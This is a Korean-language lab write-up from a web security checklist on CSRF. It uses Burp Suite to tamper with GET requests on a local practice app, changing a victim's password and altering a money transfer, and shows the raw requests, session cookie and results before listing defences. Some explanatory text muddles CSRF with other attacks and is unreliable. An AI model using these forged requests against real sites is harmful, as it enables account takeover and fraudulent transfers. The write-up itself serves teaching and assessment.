


06	CSRF(Cross Site Request Forgery)
취약점 개요	
점검 내용	웹사이트의 하드코딩이 되어있는지 확인
점검 목적	사용자 입력 값에 대한 적절하나 필터링 및 인증에 대한 유효성을 검증하여 신뢰(인증) 정보 내의 요청에 대한 변조 방지
보안 위협	사용자의 신뢰(인증) 정보 내에서 사용자의 요청(Request)을 변조함으로써 해당 사용자의 권한으로 악의적인 공격을 수행할 수 있음
참고	※ CSRF(Cross Site Request Forgery): 사용자가 자신의 의지와는 무관하게 공격자가 의도한 행위(수정, 삭제, 등록 등)를 특정 웹 사이트에 요청하게 하는 공격 유형 ※ CSRF ※ 공격자가 서버 백그라운드에서 실행될 수 있는 악의적인 파일/스크립트를 업로드한다. 만약, 클라이언트가 이를 실행하면 공격자 대신 웹 서버에게 악의적인 요청을 전송하는 취약점이다. 타겟이 주체가 클라이언트가 아니라 서버라는 것에 XSS Injection과 차이가 있다. ※ 동작원리 1. 사용자는 보안이 취약한 서버로부터 이미 로그인되어 있는 상태여야 합니다. 2. 쿠키 기반의 서버 세션 정보를 획득할 수 있어야 합니다. 3. 공격자는 서버를 공격하기 위한 요청 방법에 대해 미리 파악하고 있어야 합니다. 예상하지 못한 요청 매개변수가 없어야 합니다. <pre> sequenceDiagram participant Browser as 웹브라우저 participant VulnerableSite as 취약한웹사이트 participant PhishingSite as 피싱사이트 Browser->>VulnerableSite: 로그인 VulnerableSite-->>Browser: session ID 저장 Browser->>PhishingSite: 피싱사이트(스크립트)접속 PhishingSite->>VulnerableSite: 위조된 요청전송 VulnerableSite->>VulnerableSite: 의도하지 않은 행동수행(패스워드 변경 등) </pre> https://devscb.tistory.com
점검대상 및 판단기준	
대상	웹 애플리케이션 소스 코드
조치방법	웹 사이트의 게시판, 1:1 문의, URL 등에서 사용자 입력 값에 대해 검증 로직을 추가하거나 입력되더라도 실행되지 않게 하고, 부득이하게 웹페이지에서 HTML을 사용하는 경우 HTML 코드 중 필요한 코드에 대해서만 입력되게 설정

점검 및 조치사례

1. C_고객사(192.168.20.30)을 공격 하기위해 구조를 파악함.



Change your password.

New password:

Re-type new password:

Change

disclaimer

font-family: "Architects Daughter";

font-size: 14px;

color: #ffffff;

background: url("images/bg_2.jpg") 0px 0px repeat-x;

padding: 9px;

padding-left: 50px;

position: fixed;

2. 임의적인 비번을 입력함 페이지 정보를 제공하는 html 방식의 GET방식을 확인함



Change your password.

New password:

Re-type new password:

Change

The passwords don't match!

Not Secure http://172.22.0.1:8002/csrf_1.php?password_new=bee&password_conf=bug&action=change

URL : http://172.22.0.1:8002/csrf_1.php?password_new=bee&password_conf=bug&action=change

3. BurpeSuit를 통해 GET방식의 위험인 Injection 공격을 통해 비번을 공격자의 의도로 바꿈

03:38:46... HT... → Request GET http://172.22.0.1:8002/csrf_1.php?password_curr=fdg&password_new=dfg&password_conf=fgd&action=change

Request

Pretty Raw Hex

1 GET /csrf_1.php?password_curr=fdg&password_new=dfg&password_conf=fgd&action=change HTTP/1.1

2 Host: 172.22.0.1:8002

3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0

4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

5 Accept-Language: en-US,en;q=0.5

6 Accept-Encoding: gzip, deflate, br

7 Connection: keep-alive

8 Referer: http://172.22.0.1:8002/csrf_1.php?password_curr=bee&password_new=bug&password_conf=bug&action=change

9 Cookie: security_level=2; PHPSESSID=33k5fag0g49m90fo9nvt389ci7

10 Upgrade-Insecure-Requests: 1

11 Priority: u=0, i

12

13

Inspector

Request attributes

Request query para

Request body paran

Request cookies

Request headers

비번: woerjidek123

4. 피해자가 계좌를 통한 송금하는 것을 확인하는 것을 알고 있다.

Amount on your account: 1000 EUR

Account to transfer:

123-45678-90

Amount to transfer:

1000

Transfer

URL : http://172.22.0.1:8002/csrf_2.php?account=123-45678-90&amount=1000&token=25f32925a3f2f05d155dea9266f44794e02a2e65&action=transfer

5. 피해자의 인출을 변경시켜 내가 원하는 방향으로 송금 시킨다.

Intercept on Forward Drop Request to http

Time	Type	Direction	Method	URL
05:49:41...	HT...	→ Request	GET	http://172.22.0.1:8002/csrf_2.php?account=123-45678-90&amount=0&token=13e7a037feb05b4...

Request

Pretty Raw Hex

```
1 GET /csrf_2.php?account=123-45678-90&amount=0&token=13e7a037feb05b4d6352f31450960071d1d50450&
  action=transfer HTTP/1.1
2 Host: 172.22.0.1:8002
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: keep-alive
8 Referer: http://172.22.0.1:8002/csrf_2.php?account=123-45678-90&amount=1000&token=25f32925a3f2f05d155dea9
  266f44794e02a2e65&action=transfer
9 Cookie: security_level=2; PHPSESSID=33k5fag0g49m90fo9nvt389ci7
10 Upgrade-Insecure-Requests: 1
11 Priority: u=0, i
12
13
```

Search 0 highlights

6. 송금 결과를 확인한다.

Amount on your account: -200 EUR

Account to transfer:

123-45678-90

Amount to transfer:

0

Transfer

■ 보안설정방법

- * 웹 사이트에 사용자 입력 값이 저장되는 페이지는 요청이 일회성이 될 수 있도록 설계
- * 사용 중인 프레임워크에 기본적으로 제공되는 CSRF 보호 기능 사용
- * 사용자가 정상적인 프로세스를 통해 요청하였는지 HTTP 헤더의 Referer 검증 로직 구현
- * 정상적인 요청(Request)과 비정상적인 요청(Request)를 구분할 수 있도록 Hidden Form을 사용하여 임의의 암호화된 토큰(세션 ID, Timestamp, nonce 등)을 추가하고 이 토큰을 검증하도록 설계

PHP

```
// 검증
if ($_POST['csrf_token'] !== $_SESSION['token']) {
    die("CSRF 공격 감지");
}
```

- * HTML이나 자바스크립트에 해당되는 태그 사용을 사전에 제한하고, 서버 단에서 사용자 입력 값에 대한 필터링 구현
- * HTML Editor 사용으로 인한 상기사항 조치 불가 시, 서버 사이드/서블릿/DAO(Data Access Object) 영역에서 조치하도록 설계
- * 사용자 재인증 요구 (비밀번호 재입력, OTP 입력, 2단계 인증)
- * CAPTCHA 적용 (자동 요청 방지, 봇 공격 방어)